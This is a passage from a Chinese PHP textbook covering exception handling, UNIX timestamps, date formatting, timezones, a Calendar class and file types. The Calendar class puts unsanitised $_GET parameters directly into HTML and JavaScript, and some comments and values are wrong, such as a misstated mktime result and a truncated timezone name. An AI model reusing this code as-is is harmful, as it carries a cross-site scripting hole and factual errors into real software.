29              case 2:                                      //传入参数2，则抛出PHP内置的异常对象
30                  throw new Exception("传入的值"2"不允许作为一个参数", 6); break;
31              default:                                     //传入参数合法，则不抛出异常
32                  $this->var=$value;  break;               //为对象中的成员属性赋值
33
34          }
35      }
36  }
37
38  /* 示例1，在没有异常时，程序正常执行，try中的代码全部执行并不会执行任何catch区块 */
39  try{
40      $testObj = new TestException();                      //使用默认参数创建异常的测试类对象
41      echo "***********<br>";                              //没有抛出异常这条语句就会正常执行
42  }catch(MyException $e){                                  //捕获用户自定义的异常区块
43      echo "捕获自定义的异常：$e <br>";                     //按自定义的方式输出异常消息
44      $e->customFunction();                                //可以调用自定义的异常处理方法
45  }catch(Exception $e) {                                   //捕获PHP内置的异常处理类的对象
46      echo "捕获默认的异常：".$e->getMessage()."<br>";      //输出异常消息
47  }
48  var_dump($testObj);          //判断对象是否创建成功，如果没有任何异常，则创建成功
49
50  /* 示例2，抛出自定义的异常，并通过自定义的异常处理类捕获这个异常并处理 */
51  try{
52      $testObj1 = new TestException(1);                    //传1时，抛出自定义异常
53      echo "***********<br>";                              //这个语句不会被执行
54  }catch(MyException $e){                                  //这个catch区块中的代码将被执行
55      echo "捕获自定义的异常：$e <br>";
56      $e->customFunction();
57  }catch(Exception $e) {                                   //这个catch区块不会执行
58      echo "捕获默认的异常：".$e->getMessage()."<br>";
59  }
60  var_dump($testObj1);                                     //有异常产生，这个对象没有创建成功
61
62  /* 示例2，抛出内置的异常，并通过自定义的异常处理类捕获这个异常并处理 */
63  try{
64      $testObj2 = new TestException(2);                    //传入2时，抛出内置异常
65      echo "***********<br>";                              //这个语句不会被执行
66  }catch(MyException $e){                                  //这个catch区块不会执行
67      echo "捕获自定义的异常：$e <br>";
68      $e->customFunction();
69  }catch(Exception $e) {                                   //这个catch区块中的代码将被执行
70      echo "捕获默认的异常：".$e->getMessage()."<br>";
71  }
72  var_dump($testObj2);                                     //有异常产生，这个对象没有创建成功
```

在上面的代码中，可以使用两个异常处理类：一个是自定义的异常处理类 MyException；另一个则是 PHP 中内置的异常处理类 Exception。分别在 try 区块中创建测试类 TestException 的对象，并根据构造方法中提供的不同数字参数，抛出自定义异常类对象、内置的异常类对象和不抛出任何异常的情况，跳转到对应的 catch 区块中执行。如果没有异常发生，则不会进入任何一个 catch 块中执行，测试类 TestException 的对象创建成功。

13.3 小结

本章必须掌握的知识点

- 修改错误报告级别
- 写错误日志
- 异常处理实现
- 扩展 PHP 内置的异常处理类
- 捕获多个异常

本章需要了解的内容

- 了解错误报告级别类型
- 自定义错误报告处理

第14章 PHP 的日期和时间

在 Web 程序开发时，时间发挥着重要的作用。不仅在数据存储和显示时需要日期和时间的参与，好多功能模块的开发，时间通常都是至关重要的。例如，网页静态化需要判断缓存时间、页面访问消耗的时间需要计算、根据不同的时间段提供不同的业务等都离不开时间。PHP 为我们提供了强大的日期和时间处理功能，通过内置的时间和日期函数库，不仅能够得到 PHP 程序在运行时所在服务器中的日期和时间，还可以对它们进行任意检查和格式化，以及在不同格式之间进行转换等。

14.1 UNIX 时间戳

UNIX 时间戳是保存日期和时间的一种紧凑简洁的方法，是大多数 UNIX 系统中保存当前日期和时间的一种方法，也是在大多数计算机语言中表示日期和时间的一种标准格式。以 32 位的整数表示格林威治标准时间，例如，使用整数 11230499325 表示当前时间的时间戳。UNIX 时间戳是从 1970 年 1 月 1 日零点（UTC/GMT 的午夜）开始起到当前时间所经过的秒数。1970 年 1 月 1 日零点作为所有日期计算的基础，这个日期通常称为 UNIX 纪元。

因为 UNIX 时间戳是一个 32 位的数字格式，所以特别适用于计算机处理，例如计算两个时间点之间相差的天数。另外，由于文化和地区的差异，存在不同的时间格式，以及时区的问题。所以 UNIX 时间戳也是根据一个时区进行标准化而设计的一种通用格式，并且这种格式可以很容易地转换为任何格式。

也因为 UNIX 时间戳是一个 32 位的整数表示的，所以在处理 1902 年以前或 2038 年以后的事件，将会遇到一些问题。另外，在 Windows 下，由于时间戳不能为负数，如果使用 PHP 中提供的时间戳函数处理 1970 年之前的日期，就会发生错误。要使 PHP 代码具有可移植性，必须记住这一点。

14.1.1 将日期和时间转变成 UNIX 时间戳

在 PHP 中，如果需要将日期和时间转变成 UNIX 时间戳，可以调用 mktime()函数。该函数的原型如下所示：

int mktime ([int hour [, int minute [, int second [, int month [, int day [, int year]]]]]])

该函数中所有参数都是可选的，如果参数为空，默认将当前时间转变成 UNIX 时间戳。这样，和直接调用 time()函数获取当前的 UNIX 时间戳功能相同。参数也可以从右向左省略，任何省略的参数会被设置成本地日期和时间的当前值。如果只想转变日期，对具体的时间不在乎，可以将前三个转变时间的参数都设置为 0。mktime()函数对于日期运算和验证非常有用，它可以自动校正越界的输入。如下所示：

```
<?php
    echo date("Y-m-d", mktime(0, 0, 0, 12, 36, 2008))."\n"; //日期超过31天，计算后输出 2009-01-05
    echo date("Y-m-d", mktime(0, 0, 0, 14, 1, 2010))."\n";  //月份超过12月，计算后输出 2011-02-01
    echo date("Y-m-d", mktime(0, 0, 0, 1, 1, 2012))."\n";   //没有问题的转变，输出结果 2012-01-01
    echo date("Y-m-d", mktime(0, 0, 0, 1, 1, 99))."\n";     //会将99年转变为1999年，    1990-01-01
```

如果有需要将任何英文文本的日期时间描述直接解析为 UNIX 时间戳，可以使用 strtotime()函数，该函数的原型如下所示：

int strtotime (string time [, int now])

函数 strtotime()可以用英语的自然语言创建某个时刻的时间戳，接受一个包含美国英语日期格式的字符串并尝试将其解析为 UNIX 时间戳（自 January 1 1970 00:00:00 GMT 起的秒数），其值相对于 now 参数给出的时间，如果没有提供此参数则用系统当前时间。该函数执行成功则返回时间戳，否则返回 FALSE。和 mktime()的对比如下所示：

```
<?php
    echo date("Y-m-d", strtotime("now"));                    //输出：  2012-04-05
    echo date("Y-m-d", strtotime("8 may 2012"));             //输出：  2012-05-08
    echo date("Y-m-d", strtotime("+1 day"));                 //输出：  2012-04-06
    echo date("Y-m-d", strtotime("last monday"));            //输出：  2012-04-02
```

下例通过使用 strtotime()函数编写一个纪念日的倒记时程序，来介绍一下该函数在项目开发中的实际应用，示例代码如下所示：

```
<?php
    $now = strtotime("now");                          //当前时间
    $endtime = strtotime("2014-08-18 08:08:08");      //设定毕业时间，转成时间戳

    $second = $endtime - $now;                        //获取毕业时间到现在时间的时间戳（秒数）
    $year = floor($second/3600/24/365);               //从这个时间戳中换算出年头数

    $temp = $second - $year*365*24*3600;              //从时间戳中去掉整年的秒数，就剩下月份的秒数
    $month = floor($temp/3600/24/30);                 //从这个时间戳中换算出月数

    $temp = $temp - $month*30*24*3600;                //从时间戳中去掉整月的秒数，就剩下天的秒数
    $day = floor($temp/3600/24);                      //从这个时间戳中换算出剩余的天数

    $temp = $temp - $day*3600*24;                     //从时间戳中去掉整天的秒数，就剩下小时的秒数
    $hour = floor($temp/3600);                        //从这个时间戳中换算出剩余的小时数

    $temp = $temp - $hour*3600;                       //从时间戳中去掉整小时的秒数，就剩下分的秒数
    $minute = floor($temp/60);                        //从这个时间戳中换算出剩余的分数

    $second1 = $temp - $minute*60;                    //最后就只有剩余的秒数了

    echo "距离培训毕业还有{$year}年{$month}月{$day}天{$hour}小时{$minute}分{$second1}秒。";
```

注意：如果给定的年份是两位数字的格式，则其值 0-69 表示 2000—2069，70-100 表示 1970—2000。

14.1.2　日期的计算

在 PHP 中，计算两个日期之间相隔的长度，最简单的方法就是通过计算两个 UNIX 时间戳之差来获得。例如，在 PHP 脚本中接收来自 HTML 表单用户提交的出生日期，计算这个用户的年龄。如下所示：

```
<?php
    $year = 1981;                                          //从表单中接收用户提交的出生日期中的年份
    $month = 11;                                           //从表单中接收用户提交的出生日期中的月份
    $day = 05;                                             //从表单中接收用户提交的出生日期中的天
    $birthday = mktime (0, 0, 0, $month, $day, $year);     //将出生日期转变为UNIX时间戳
    $nowdate = time();                                     //调用time()函数获取当前时间的UNIX时间戳
    $ageunix = $nowdate - $birthday;                       //两个时间戳相减获取用户年龄的UNIX时间戳
    $age = floor($ageunix / (60*60*24*365));               //将UNIX时间戳除以一年的秒数获取用户年龄
    echo "年龄：$age";                                     //输出用户的年龄，根据计算得到结果27
```

在以上脚本中，调用 mktime()函数将从用户出生日期转变为 UNIX 时间戳，再调用 time()函数获取当前时间的 UNIX 时间戳。因为这个日期的格式都是使用整数表示的，所以可以将它们相减。又将计算后获取的 UNIX 时间戳除以一年的秒数，将 UNIX 时间戳转变为以年度量的单位。

14.2　在 PHP 中获取日期和时间

PHP 提供了多种获取时间和日期的函数，除了通过 time()函数获取当前的 UNIX 时间戳外，调用 getdate()函数确定当前时间，通过 gettimeofday()函数获取某一天中的具体时间。此外，在 PHP 中还可以通过 date_sunrise()和 date_sunset()两个函数，获取某地点某天的日出和日落时间。

14.2.1　调用 getdate()函数取得日期/时间信息

getdate()函数返回一个由时间戳组成的关联数组，参数需要一个可选的 UNIX 时间戳。如果没有给出时间戳，则认为是当前本地时间。总共返回 11 个数组元素，如表 14-1 所示。

表 14-1　getdate()函数返回的数组单元

键　名	描　述	返回值例子
hours	小时的数值表示	0～23
mday	月份中日的数值表示	1～31
minutes	分钟的数值表示	0～59
mon	月份的数值表示	1～12
month	月份的完整文本表示	January～December
seconds	秒的数值表示	0～59
wday	一周中日的数值表示	0～6（0 表示星期日）
weekday	一周中日的完整文本表示	Sunday～Saturday
yday	一年中日的数值偏移	0～365
year	年份的 4 位表示	例如：1999 或 2009
0	自从 UNIX 纪元开始至今的秒数，和 time()的返回值以及用于 date()的值类似	系统相关，典型值为从–2 147 483 648～2 147 483 647

如果将“2009 年 10 月 1 日，07:30:50 EDT”转变为 UNIX 时间戳 1254382250 表示，并将其传给 getdate()函数，查看各数组元素如下：

```
Array (
  [seconds] => 50                    //秒的数值表示
  [minutes] => 30                    //分钟的数值表示
  [hours] => 7                       //小时的数值表示
  [mday] => 1                        //月份中日的数值表示
  [wday] => 4                        //一周中日的数值表示
  [mon] => 10                        //月份的数值表示
  [year] => 2009                     //年份的 4 位表示
  [yday] => 273                      //一年中日的数值偏移
  [weekday] => Thursday              //一周中日的完整文本表示
  [month] => October                 //月份的完整文本表示
  [0] => 1254382250                  //自从 UNIX 纪元开始至今的秒数
)
```

14.2.2 日期和时间格式化输出

当日期和时间需要保存或计算时，应该使用 UNIX 时间戳作为标准格式，这可以作为一条重要的规则。但 UNIX 时间戳的格式可读性比较差，所以把时间戳格式化为可读性更好的日期和时间，或格式化为其他软件需要的格式。在 PHP 中可以调用 date()函数格式化一个本地时间和日期，该函数的原型如下所示：

```
string date ( string format [, int timestamp] )          //格式化一个本地时间和日期
```

该函数有两个参数，第一个参数是必需的，规定时间戳的转换格式。第二个参数是可选的，需要提供一个 UNIX 时间戳。如果没有指定这个 UNIX 时间戳，默认值为 time()将返回当前的日期和时间。该函数将返回一个格式化后表示适当日期的字符串。date()函数的常见调用方式如下所示：

```
echo date("Y 年 m 月 d 日 H:i:s");          //输出当前的时间格式：2009 年 05 月 01 日 08:28:15
```

date()函数中的第一个参数，是通过表 14-2 中所提供的特定字符组成的格式化字符串。如果在格式字串中的字符前加上反斜线来转义，可以避免它被按照表 14-2 解释。如果加上反斜线后的字符本身就是一个特殊序列，那么还要转义反斜线。格式字串中不能被识别的字符将原样显示。表 14-2 给出 PHP 中所支持的日期格式代码。

表 14-2 PHP 的 date()函数所支持的格式代码

格式化字符	描　述	示　例
a	小写的上午值和下午值	am 或 pm
A	大写的上午值和下午值	AM 或 PM
d	月份中的第几天，有前导零的两位数字	01～31
D	星期中的第几天，三个字母文本表示	Mon～Sun
F	月份的完整的文本表示格式	January～December
g	小时，12 小时格式，没有前导零	1～12
G	小时，24 小时格式，没有前导零	0～23

续表

格式化字符	描　述	示　例
h	小时，12 小时格式，有前导零	01～12
H	小时，24 小时格式，有前导零	00～23
i	有前导零的分钟数	00～59
I	是否为夏令时	否为 0，是为 1
j	月份中的第几天，没有前导零	1～31
l	星期几，完整的文本格式	Sunday ～ Saturday
L	是否为闰年	否为 0，是为 1
m	数字表示的月份，有前导零	01～12
M	三个字母缩写表示的月份	Jan～Dec
n	数字表示的月份，没有前导零	1～12
O	与格林威治时间相差的小时数	+0200
r	RFC 822 格式的日期	Thu, 21 Dec 2000 16:01:07 +0200
s	秒数，有前导零	00～59
S	每月天数后面的英文后缀，两个字符	st，nd，rd 或者 th
t	给定月份所应有的天数	28～31
T	本机所在的时区	PST、MST、CST、EST 等
U	UNIX 纪元以来的秒数	1254382250
w	星期中的第几天，数字表示	0～6（0 表示星期天）
W	一年中的第几周（ISO-8601 格式年份中）	1～53
Y	四位数字完整表示的年份	1999 或 2009
z	年份中的第几天	0 到 366
Z	时差偏移量的秒数	-43200～43200

表 14-2 中包含了可用于 date()函数的所有格式化参数，该函数按照这些参数指定的值生成一个字符串表示。要格式化其他语种的日期，应该用 setlocale()和 strftime()函数来代替 date()。

14.3 修改 PHP 的默认时区

每个地区都有自己的本地时间，在网上及无线电通信中，时间的转换问题显得格外突出。整个地球分为 24 个时区，每个时区都有自己的本地时间。在国际无线电或网络通信场合，为了统一起见，使用一个统一的时间，称为通用协调时（Universal Time Coordinated，UTC），是由世界时间标准设定的全球标准时间。UTC 原先也被称为格林威治标准时间（Greenwich Mean Time，GMT），都与英国伦敦的本地时间相同。

PHP 默认的时区设置是 UTC 时间，而北京正好位于时区的东八区，领先 UTC 8 个小时。所以在使用 PHP 中像 time()等获取当前时间的函数时，得到的时间总是不对，表现是和北京时间相差 8 个小时。如果希望正确地显示北京时间，就需要修改默认的时区设置，可以通过以下两种方式完成。

➢ 如果使用的是独立的服务器，有权限修改配置文件，设置时区就可以通过修改 php.ini 中的

date.timezone 属性完成。我们可以将这个属性的值设置为“Asia/Shang”、“Asia/Chongqing”、“Etc/GMT-8”或 PRC 等中的一个，再在 PHP 脚本中获取的当前时间就是北京时间。修改 PHP 的配置文件如下所示：

```
date.timezone = Etc/GMT-8                    //在配置文件中设置默认时区为东 8 区（北京时间）
```

- 如果使用的是共享服务器，没有权限修改配置文件 php.ini，并且 PHP 版本又在 5.1.0 以上，也可以在输出时间之前调用 date_default_timezone_set()函数设置时区。该函数需要提供一个时区标识符作为参数，和配置文件中 date.timezone 属性的值相同。该函数的使用如下所示：

```
date_default_timezone_set('PRC');            //在输出时间之前设置时区，PRC 为中华人民共和国
echo date('Y-m-d H:i:s', time());            //输出的当前时间为北京时间
```

14.4 使用微秒计算 PHP 脚本执行时间

在 PHP 中，大多数的时间格式都是以 UNIX 时间戳表示的，而 UNIX 时间戳是以 s（秒）为最小的计量时间的单位。这对某些应用程序来说不够精确，所以可以调用 microtime()返回当前 UNIX 时间戳和微秒数。该函数的原型如下：

```
mixed microtime ( [bool get_as_float] )      //返回当前 UNIX 时间戳和微秒数
```

可以为该函数提供一个可选的布尔型参数，如果在调用时不提供这个参数，本函数以“msec sec”的格式返回一个字符串。其中 sec 是自 UNIX 纪元起到现在的秒数，而 msec 是微秒部分，字符串的两部分都是以秒为单位返回的。如果给出了 get_as_float 参数并且其值等价于 TRUE，microtime()将返回一个浮点数。在小数点前面还是以时间戳的格式表示，而小数点后面则表示微秒的值。但要注意参数 get_as_float 是在 PHP 5.0 版本中新加的，所以在 PHP 5 以前的版本中，不能直接使用该参数直接请求一个浮点数。在下面的例子中通过两次调用 microtime()函数，计算运行 PHP 脚本所需的时间。代码如下所示：

```
<?php
    //声明一个计算脚本运行时间的类
    class Timer {
        private $startTime = 0;                    //保存脚本开始执行时的时间（以微秒的形式保存）
        private $stopTime = 0;                     //保存脚本结束执行时的时间（以微秒的形式保存）

        //在脚本开始处调用获取脚本开始时间的微秒值
        function start(){
            $this->startTime = microtime(true); //将获取的时间赋给成员属性$startTime
        }

        //在脚本结束处调用获取脚本结束时间的微秒值
        function stop(){
            $this->stopTime= microtime(true);    //将获取的时间赋给成员属性$stopTime
        }

        //返回同一脚本中两次获取时间的差值
        function spent(){
            //计算后以4舍5入保留4位返回
            return round(($this->stopTime- $this->startTime) , 4);
        }
    }
```

```
23
24      $timer = new Timer();                          //创建Timer类的对象
25
26      $timer->start();                               //在脚本文件开始执行时调用这个方法
27      usleep(1000);                                  //脚本的主体内容，这里以休眠一毫秒为例
28      $timer->stop();                                //在脚本文件结尾处调用这个方法
29
30      echo "执行该脚本用时<b>".$timer->spent()."</b>秒";
```

在以上脚本中，声明一个用于计算脚本执行时间的类 Timer。需要在脚本开始执行的位置调用该类中的 start()方法，获取脚本开始执行时的时间。并在脚本执行结束的位置调用该类中的 stop()方法，获取脚本运行结束时的时间。再通过访问该类中的 spent()方法，就可以获取运行本脚本所需的时间。

14.5 日历类

说到对日期和时间的处理，就一定要介绍一下日历程序的编写。但一提起编写日历，大多数读者都会认为日历的作用只是为了在页上显示当前的日期，其实日历在我们的开发中有更重要的作用。例如，我们开发一个“记事本”就需要通过日历设定日期，还有一些系统中需要按日期去排任务，也需要日历，等等。本例涉及的日期和时间函数并不是很多，都是前面介绍的内容，主要是通过一个日历类的编写，巩固一下前面介绍过的面向对象的语法知识，以及时间函数应用，最主要的是可以提升初学者的思维逻辑和程序设计能力。将日历类 Calendar 声明在文件 calendar.class.php 中，代码如下所示：

```
1 <?php
2     /*
3         file:calendar.class.php 日历类原文件
4         声明一个日历类，名称为Calendar,用来显示一个可以设置日期的日历
5     */
6     class Calendar {
7         private $year;                          //当前的年
8         private $month;                         //当前的月
9         private $start_weekday;                 //当月的第一天对应的是周几，作为当月开始遍历日期的开始
10        private $days;                          //当前月一总天数
11
12        /* 构造方法，用来初使化一些日期属性 */
13        function __construct(){
14            /* 如果用户没有设置年份数，则使用当前系统时间的年份 */
15            $this->year = isset($_GET["year"]) ? $_GET["year"] : date("Y");
16            /* 如果用户没有设置月份数，则使用当前系统时间的用份 */
17            $this->month = isset($_GET["month"]) ? $_GET["month"] : date("m");
18            /* 通过具体的年份和月份，利用date()函数的w参数获取当月第一天对应的是周几 */
19            $this->start_weekday = date("w", mktime(0, 0, 0, $this->month, 1, $this->year));
20            /* 通过具体的年份和月份，利用date()函数的t参数获取当月的天数 */
21            $this->days = date("t", mktime(0, 0, 0, $this->month, 1, $this->year));
22        }
23
24        /* 魔术方法用于打印整个日历 */
25        function __toString(){
26            $out .= '<table align="center">'; //日历以表格形式打印
27            $out .= $this->chageDate();       //调用内部私有方法用于用户自己设置日期
28            $out .= $this->weeksList();       //调用内部私有方法打印“周”列表
29            $out .= $this->daysList();        //调用内部私有方法打印“日”列表
30            $out .= '</table>';               //表格结束
```

```
31          return $out;                                    //返回整个日历输出需要的全部字符串
32      }
33
34      /* 内部调用的私有方法，用于输出周列表 */
35      private function weeksList(){
36          $week = array('日','一','二','三','四','五','六');
37
38          $out .= '<tr>';
39          for($i = 0; $i < count($week); $i++)
40              $out .= '<th class="fontb">'.$week[$i].'</th>'; //第一行以表格<th>形式输出周列表
41
42          $out .= '</tr>';
43          return $out;                                    //返回周列表字符串
44      }
45
46      /* 内部调用的私有方法，用于输出日列表 */
47      private function daysList(){
48          $out .= '<tr>';
49          /* 输出空格(当前一月第一天前面要空出来) */
50          for($j = 0; $j < $this->start_weekday; $j++)
51              $out .= '<td> </td>';
52
53          /* 将当月的所有日期循环遍历出来，如果是当前日期，为其设置深色背景 */
54          for($k = 1; $k <= $this->days; $k++){
55              $j++;
56              if($k == date('d'))
57                  $out .= '<td class="fontb">'.$k.'</td>';
58              else
59                  $out .= '<td>'.$k.'</td>';
60
61              if($j%7 == 0)                               //每输出7个日期，就换一行
62                  $out .= '</tr><tr>';                    //输出行结束和下一行开始
63          }
64
65          while($j%7 !== 0){                              //遍历完日期后，将后面用空格补齐
66              $out .= '<td> </td>';                  //使用空格去补
67              $j++;
68          }
69
70          $out .= '</tr>';
71          return $out;                                    //返回当月日期列表
72      }
73
74      /* 内部调用的私有方法，用于处理当前年份的上一年需要的数据 */
75      private function prevYear($year, $month){
76          $year = $year-1;                                //上一年是当前年减1
77
78          if($year < 1970)                                //如果设置的年份小于1970年
79              $year = 1970;                               //年份设置最小值是1970年
80
81          return "year={$year}&month={$month}";           //返回最终的年份和月份设置参数
82      }
83
84      /* 内部调用的私有方法，用于处理当前月份的上一月份的数据 */
85      private function prevMonth($year, $month){
86          if($month == 1) {                               //如果月份已经是1月
87              $year = $year -1;                           //则上一个月份，就是上一年的最后一月
88
89              if($year < 1970)                            //和前面一样，上一年如果是最1970年
90                  $year = 1970;                           //最小年数不能小于1970年
```

```
91
92              $month=12;                                  //如果月是1月，上一月就是上一年的最后一月
93          }else{
94              $month--;                                   //上一月就是当前月减1
95          }
96
97          return "year={$year}&month={$month}";           //返回最终的年份和月份设置参数
98      }
99
100     /* 内部调用的私有方法，用于处理当前年份的下一年份的数据 */
101     private function nextYear($year, $month){
102         $year = $year + 1;                              //下一年是当前年加1
103
104         if($year > 2038)                                //如果设置的年份大于2038年
105             $year = 2038;                               //最大年份不能超过2038年
106
107         return "year={$year}&month={$month}";           //返回最终的年份和月份设置参数
108     }
109
110     /* 内部调用的私有方法，用于处理当前月份的下一个月份的数据 */
111     private function nextMonth($year, $month){
112         if($month == 12){                               //如果已经是当年的最后一个月
113             $year++;                                    //下一个月就是下一年的第一个月，让年份加1年
114
115             if($year > 2038)                            //如果设置的年份大于2038年
116                 $year = 2038;                           //最大年份不能超过2038年
117
118             $month = 1;                                 //设置月份为下一年的第1月
119         }else{
120             $month++;                                   //其他月份的下一个月都是当前月份加1即可
121         }
122
123         return "year={$year}&month={$month}";           //返回最终的年份和月份设置参数
124     }
125
126     //内部调用的私有方法，用于用户操作去调整年份和月份的设置
127     private function chageDate($url="index.php"){
128         $out .= '<tr>';
129         $out .= '<td><a href="'.$url.'?'.$this->prevYear($this->year, $this->month).'">'.'<<'.
            '</a></td>';
130         $out .= '<td><a href="'.$url.'?'.$this->prevMonth($this->year, $this->month).'">'.'<'.
            '</a></td>';
131
132         $out .= '<td colspan="3">';
133         $out .= '<form>';
134         $out .= '<select name="year" onchange="window.location=\''.$url.
            '?year=\'+this.options[selectedIndex].value+\'&month='.$this->month.'\'">';
135         for($sy=1970; $sy <= 2038; $sy++){
136             $selected = ($sy==$this->year) ? "selected" : "";
137             $out .= '<option '.$selected.' value="'.$sy.'">'.$sy.'</option>';
138         }
139         $out .= '</select>';
140         $out .= '<select name="month"  onchange="window.location=\''.$url.'?year='.$this->year.
            '&month=\'+this.options[selectedIndex].value">';
141         for($sm=1; $sm<=12; $sm++){
142             $selected1 = ($sm==$this->month) ? "selected" : "";
143             $out .= '<option '.$selected1.' value="'.$sm.'">'.$sm.'</option>';
144         }
145         $out .= '</select>';
146         $out .= '</form>';
```

```
147             $out .= '</td>';
148
149             $out .= '<td><a href="'.$url.'?'.$this->nextYear($this->year, $this->month).'">'.'>>'.
                '</a></td>';
150             $out .= '<td><a href="'.$url.'?'.$this->nextMonth($this->year, $this->month).'">'.'>'.
                '</a></td>';
151             $out .= '</tr>';
152             return $out;                                    //返回调整日期的表单
153         }
154     }
```

本例将一个日历程序按功能拆分（周列表部分、日期列表部分、设置日期部分，以及上一年、下一年、上一月和下一月的设置部分）并封装在一个日历类中。有了日历类，我们还需要再编写一个主程序去加载并输出日历，在主程序中还需要先设置一下日历输出的样式，代码如下所示：

```
1 <html>
2     <head>
3         <title>《细说PHP》日历示例</title>
4         <style>
5             table { border:1px solid #050;}                 /*给表格加一个外边框*/
6             .fontb { color:white; background:blue;}         /*设置周列表的背景和字体颜色*/
7             th { width:30px;}                               /*设置单元格子的宽度*/
8             td,th { height:30px;text-align:center;}         /*设置单元高度，和字段显示位置*/
9             form { margin:0px;padding:0px; }                /*清除表单原有的样式*/
10        </style>
11    </head>
12    <body>
13        <?php
14            require "calendar.class.php";     //加载日历类
15            echo  new Calendar;               //直接输出日历对象，自动调用魔术方法__toString()打印日历
16        ?>
17    </body>
18 </html>
```

运行结果如图 14-1 所示，默认显示当前系统日期。可以通过单击“>>”按钮设置下一年份，但设置的最大年份为 2038 年。也可以通过单击“<<”按钮设置上一年份，但设置的最小年份为 1970 年。还可以通过单击“<”和“>”按钮设置上一个和下一个月份，如果当月为 12 月，则设置的下一个月份就为次年的 1 月，如果当月为 1 月，则设置上一个月份就为上一年的 12 月。如果需要快速定位到指定的年份和月份，还可通过下拉列表进行设置。

图 14-1　日历显示和操作界面

14.6 小结

本章必须掌握的知识点

- UNIX 时间戳
- 将其他格式的日期转成 UNIX 时间戳的格式
- 基于 UNIX 时间戳的日期计算
- 获取和并能格式化输出日期
- 可以修改 PHP 的默认时间
- 微秒的使用

本章需要了解的内容

- 日历程序编写

本章需要拓展的内容

- 本章没有介绍到的其他和日期及时间有关的函数
- 以同样学习方法去扩展 PHP 的一些相似函数库学习，例如数学函数库

本章的学习建议

- 多通过实例编写，熟练掌握日期和时间函数的应用，并可以灵活地在项目中使用

第15章 文件系统处理

任何类型的变量，都是在程序运行其间才将数据加载到内存中的，并不能持久保存。如果需要将数据长久保存起来，以便后期程序再次运行时还可以使用，存储的基本方法通常有两种：将需要持久化的数据保存到普通文件或数据库中。而对文件的处理因为比较烦琐，所以并不是用来持久储存数据的首选，但在任何计算机设备中，文件都是必需的对象，尤其是在 Web 编程中，文件的操作是非常有用的，我们可以在客户端通过访问 PHP 脚本程序，动态地在 Web 服务器上生成目录，创建、编辑、删除、修改文件，像开发采集程序、网页静态化、文件上传及下载等操作都离不开文件处理。

15.1 文件系统概述

在任何计算机设备中，各种数据、信息、程序主要以文件的形式储存。一个文件通常对应着磁盘上的一个或多个存储单元，利用目录可以有效地对文件进行区分和管理。负责管理和存储文件信息的软件机构称为文件管理系统，简称文件系统。从系统角度来看，文件系统是对文件存储器空间进行组织和分配，负责文件的存储并对存入的文件进行保护和检索的系统。具体地说，它负责为用户建立文件，存入、读出、修改、转储文件，控制文件的存取，当用户不再使用时删除文件等。通过 PHP 中内置的文件处理函数可以完成对服务器端文件系统的操作，但 PHP 对文件系统的操作是基于 UNIX 系统模型的。因此其中的很多函数类似于 UNIX Shell 命令的，在 Windows 中并没有提供 UNIX 的文件系统特性。所以有一些 PHP 文件处理函数不能在 Windows 服务器中使用，但绝大多数函数的功能是兼容的。另外在 PHP 中，对文件读写等操作与 C 语言中的文件读写操作是相同的，如果读者曾经编写过 C 语言或者是 UNIX Shell 脚本程序，就会非常熟悉这些操作。

15.1.1 文件类型

PHP 是以 UNIX 的文件系统为模型的，因此在 Windows 系统中我们只能获得“file”、“dir”或者“unknown”三种文件类型。而在 UNIX 系统中，我们可以获得“block”、“char”、“dir”、“fifo”、“file”、“link”和“unknown”7 种类型，各种文件类型的详细说明如表 15-1 所示。

表 15-1　UNIX 系统中 7 种文件类型说明

文件类型	描　述
Block	块设备文件，如某个磁盘分区、软驱、光驱 CD-ROM 等
Char	字符设备是指在 I/O 传输过程中以字符为单位进行传输的设备，例如键盘，打印机等
Dir	目录类型，目录也是文件的一种
Fifo	命名管道，常用于将信息从一个进程传递到另一个进程
File	普通文件类型，如文本文件或可执行文件等
Link	符号链接，是指向文件指针的指针，类似 Windows 中的快捷方式
Unknown	未知类型

在 PHP 中可以使用 filetype()函数获取文件的上述类型，该函数接受一个文件名作为参数，如果文件不存在将返回 FALSE。下面的程序是判断文件类型的示例，代码如下所示：

```
<?php
    //获取Linux系统下文件类型
    echo filetype('/etc/passwd');          //输出file，/etc/passwd为普通文件
    echo filetype('/etc/grub.conf');       //输出link，/etc/grub.conf为链接文件-->/boot/grub/grub.conf
    echo filetype('/etc/');                //输出dir，/etc/为一个目录，即文件夹
    echo filetype('/dev/sda1');            //输出block，/dev/sda1为块设备，它是一个分区
    echo filetype('/dev/tty01');           //输出char，为字符设备，它是一个字符终端

    //获取Windows系统下文件类型
    echo filetype("C:\\WINDOWS\\php.ini"); //输出file，C:\WINDOWS\php.ini为一个普通文件
    echo filetype("C:\\WINDOWS");          //输出dir，C:\WINDOWS为一个文件夹（目录）
```

对于一个已知的文件，还可以使用 is_file()函数判断给定的文件名是否为一个正常的文件。和它类似，使用 is_dir()函数判断给定的文件名是否是一个目录，使用 is_link()函数判断给定的文件名是否为一个符号链接。在本文中重点讨论普通文件和目录（文件夹）两种类型。

15.1.2　文件的属性

在进行编程时，需要使用到文件的一些常见属性，如文件的大小、文件的类型、文件的修改时间、文件的访问时间和文件的权限等。PHP 中提供了非常全面的用来获取这些属性的内置函数，如表 15-2 所示。

表 15-2　PHP 的文件属性处理函数

函 数 名	作　用	参　数	返 回 值
file_exists()	检查文件或目录是否存在	文件名	文件存在返回 TRUE，不存在则返回 FALSE
filesize()	取得文件大小	文件名	返回文件大小的字节数，出错返回 FALSE
is_readable()	判断给定文件名是否可读	文件名	如果文件存在且可读则返回 TRUE
is_writable()	判断给定文件名是否可写	文件名	如果文件存在且可读写则返回 TRUE
is_executable()	判断给定文件名是否可执行	文件名	如果文件存在且可执行则返回 TRUE
filectime()	获取文件的创建时间	文件名	返回 UNIX 时间戳格式
filemtime()	获取文件的修改时间	文件名	返回 UNIX 时间戳格式
fileatime()	获取文件的访问时间	文件名	返回 UNIX 时间戳格式
stat()	获取文件大部分属性值	文件名	返回关于给定文件有用信息的数组

在表 15-2 中的函数都需要提供同样的字符串参数，即一个指向文件或目录的字符串型变量。PHP 将缓存这些函数的返回信息以提供更快的性能。然而在某些情况下，你可能想清除被缓存的信息。例如，如果在一个脚本中多次检查同一个文件，而该文件在此脚本执行期间有被删除或修改的危险时，你需要清除文件状态缓存。在这种情况下，可以用 clearstatcache()函数来清除被 PHP 缓存的该文件信息。clearstatcache()函数缓存特定文件名的信息，因此只在对同一个文件名进行多次操作，并且需要该文件信息不被缓存时才需要调用它。

在表 15-2 中的函数都比较简单，在下面的程序中通过调用这些函数获取文件大部分属性。代码如下所示：

```php
<?php
    /**
